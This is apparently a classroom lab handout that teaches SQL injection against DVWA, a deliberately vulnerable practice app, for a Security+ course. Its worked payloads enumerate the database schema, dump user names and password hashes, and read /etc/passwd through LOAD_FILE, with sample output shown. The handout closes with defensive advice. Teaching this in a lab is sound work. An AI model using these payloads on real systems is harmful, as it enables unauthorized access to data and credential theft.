



Cybersecurity 701

SQL Injection
DVWA Lab



SQL Injection Materials

- Materials needed
 - Kali Virtual Machine (With DVWA)
 - Windows 7 Virtual Machine
- Software Tool used
 - DVWA (Damn Vulnerable Web Application)
 - Follow the DVWA Setup Lab if not previously installed/available on your VM



Objectives Covered

- Security+ Objectives (SY0-701)
 - Objective 2.3 - Explain various types of vulnerabilities
 - Web-based
 - Structured Query Language injection (SQLi)



What is an SQL Injection Attack?

- A SQL Injection is an injection attack where attackers use SQL commands to bypass a website's security to gain access to data
 - The hackers could gain access to personal and private information from this database



SQL Injection DVWA Lab Overview

1. Set up environments
2. Access DVWA website
3. Lower DVWA security
4. SQL Injection



Set up Environments

- Log into your range
- Open the Kali Linux and Windows 7 Environments
 - You should be on your Kali Linux Desktop
 - You should also be on your Windows 7 Desktop



Find the IP Address (Kali Machine)

- You will need the IP address of the Kali machine
- Open the Terminal
- In the Linux VM, open the Terminal and type the following command:

```
hostname -I
```

- This will display the IP Address
 - Write down the Kali VM IP address

```
(kali@10.15.126.183) - [~]  
$ hostname -I  
10.15.126.183
```

The IP Address

Log into DVWA

- Start up the web servers (on the Kali machine)


```
sudo /opt/lampp/xampp start
```

- On the Windows Machine, go to the DVWA webpage

```
http://<Kali-IP-Address>/dvwa
```

- Login credentials are **admin/password**

```
(kali@10.15.126.183) - [~]  
└─$ sudo /opt/lampp/xampp start  
Starting XAMPP for Linux 8.0.9-0...  
XAMPP: Starting Apache...ok.  
XAMPP: Starting MySQL...ok.
```




The screenshot shows the DVWA login page. At the top center is the DVWA logo, which consists of the letters 'DVWA' in a bold, sans-serif font, with a green and grey circular graphic element to its right. Below the logo are two input fields: the first is labeled 'Username' and the second is labeled 'Password'. Both fields are empty. Below the password field is a 'Login' button.

Lower DVWA's Security

- Click on the *DVWA Security* button
- Change the security drop down option to *Low*
- Select *Submit* button to set the website vulnerability

DVWA Security button


Set to Low



The screenshot shows the DVWA Security page. On the left is a sidebar menu with buttons for various security features: File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (highlighted in green), PHP Info, About, and Logout. An orange arrow points from the text 'DVWA Security button' to the 'DVWA Security' button. The main content area contains a list of security levels: 1. Low - This setting is mainly to give an example of how a developer has tried but failed to secure an application. It also acts as a platform to teach and learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of a developer who has tried but failed to secure an application. It also acts as a platform to teach and learn basic exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a number of practices to attempt to secure the code. The vulnerability may not be exploited, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be secure against all vulnerabilities. Prior to DVWA v1.9, this level was known as 'high'. Below the list is a dropdown menu set to 'Low' and a 'Submit' button. An orange arrow points from the text 'Set to Low' to the dropdown menu. Below the security level settings is the PHPIDS section, which includes a description of PHPIDS v0.6 and a status indicator that PHPIDS is currently disabled, with links to 'Enable PHPIDS', 'Simulate attack', and 'View IDS log'.

SQL Injection

- Select the *SQL Injection* button
- In the 'User ID:' section, search for 4
 - User ID: 4 should be *Pablo Picasso*
- Search for User ID: 1
 - User ID: 1 should be *admin*
- Notice that the website is supposed to display the info like this:
 - ID, First Name, and then Surname
- What if we want to be malicious?




SQL Injection – Viewing All Users

- Instead of entering just the user id, tack on another SQL command:
 - Search for: `1' OR '1' = '1`
- You should notice all of the users listed, why is that?
 - Instead of searching for an ID number, you are now comparing each user ID to the statement `'1 OR 1 = 1'`
 - `user1` would check that `1 = 1` (True) OR `1 = 1` (Also True)
 - `user2` would check that `2 = 1` (False) OR `1 = 1` (True)
 - `user3` would check that `3 = 1` (False) OR `1 = 1` (True)
 - These are OR statements which means just one part needs to be True
 - Thus, all statements will be True, so it will display all user data

```
User ID:    
  
ID: 1' OR '1' = '1  
First name: admin  
Surname: admin  
  
ID: 1' OR '1' = '1  
First name: Gordon  
Surname: Brown  
  
ID: 1' OR '1' = '1  
First name: Hack  
Surname: Me  
  
ID: 1' OR '1' = '1  
First name: Pablo  
Surname: Picasso  
  
ID: 1' OR '1' = '1  
First name: Bob  
Surname: Smith
```

SQL Injection – Viewing the Database Name

- Now, try to input your own command:
 - User ID:
`1' OR 1=1 UNION SELECT null, database() #`
- Notice the last 'Surname' is **dvwa**
 - This executed the command `database()` to show us the database name!
 - This tells us something about the *structure* of the target database and we can begin to feel our way around the database to make sense of it.
- This is how you can insert your own SQL commands!



```
User ID:  Submit  
ID: 1' OR 1=1 union select null, database() #  
First name: admin  
Surname: admin  
ID: 1' OR 1=1 union select null, database() #  
First name: Gordon  
Surname: Brown  
ID: 1' OR 1=1 union select null, database() #  
First name: Hack  
Surname: Me  
ID: 1' OR 1=1 union select null, database() #  
First name: Pablo  
Surname: Picasso  
ID: 1' OR 1=1 union select null, database() #  
First name: Bob  
Surname: Smith  
ID: 1' OR 1=1 union select null, database() #  
First name:  
Surname: dvwa
```

Executed the
database() command

SQL Injection – Viewing the Headers

- Try the following command:

- **User ID:**

```
1' OR 1=1 UNION SELECT null, table_name FROM information_schema.tables #
```

- 'table_name FROM information_schema.tables' is showing you all the information about *other* databases on the MySQL server

- Limit it to relevant information about the users

```
1' OR 1=1 UNION SELECT null, table_name FROM information_schema.tables  
WHERE table_name LIKE 'user%' #
```

- You should see the tables with the headers that begin with user
 - What do you think we can find in the **users** table?



SQL Injection – Users' Table

- Display all of the columns in the 'users' table

```
1' and 1=1 UNION SELECT null, concat(table_name,0x0a,column_name)
FROM information_schema.columns WHERE table_name = 'users' #
```

```
ID: 1' and 1=1 union select null, concat(table_name
First name:
Surname: users
TOTAL_CONNECTIONS

ID: 1' and 1=1 union select null, concat(table_name
First name:
Surname: users
user_id

ID: 1' and 1=1 union select null, concat(table_name
First name:
Surname: users
first_name

ID: 1' and 1=1 union select null, concat(table_name
First name:
Surname: users
last_name

ID: 1' and 1=1 union select null, concat(table_name
First name:
Surname: users
password ←

ID: 1' and 1=1 union select null, concat(table_name
First name:
Surname: users
avatar

ID: 1' and 1=1 union select null, concat(table_name
```

What do we think can be found from the password column?

SQL Injection – Looking for Passwords

- List all the passwords:

```
1' AND 1=1 UNION SELECT null, concat(password) FROM users #
```

- Notice this displays all the passwords

- List all the passwords with the names:

```
1' AND 1=1 UNION SELECT null, concat(first_name, last_name, user, password) FROM users #
```

- Add the `0x0a` control character to format the data better:

```
1' AND 1=1 UNION SELECT null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) FROM users #
```

- You should see all the user information - including the hashed passwords!

```
ID: 1' and 1=1 union select null, concat(first
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03
```



What can be done
with hashed
passwords?

SQL Injection – Viewing Files

- What if you want to load a file from the server?
- What about a sensitive file... like, say, user passwords?
- Try to load the `passwd` file from the Kali Linux system:
`1' OR 1=1 UNION SELECT null, LOAD_FILE('/etc/passwd') #`
- Were you able to see the `passwd` file?
- What else can be done with this capability?

```
ID: 1' OR 1=1 union select null, LOAD_FILE('/etc/passwd') #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 union select null, LOAD_FILE('/etc/passwd') #
First name:
Surname: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
mysql:x:103:107:MySQL Server,,,:/nonexistent:/bin/false
epmd:x:104:108:./var/run/epmd:/usr/sbin/nologin
```

How to Defend Against an SQL Injection Attack?

- Limit information available in a database
 - Why are hashed passwords stored on this database?
- Sanitize the inputs!
 - Reject inputs that are not what the search was meant for
 - NEVER trust user input – check it
 - Enumerate options for the user
 - Numeric fields do not contain characters
 - Email fields look like actual email addresses (what's that pattern look like?)
- What are some other ways of defending against an SQL Injection attack?

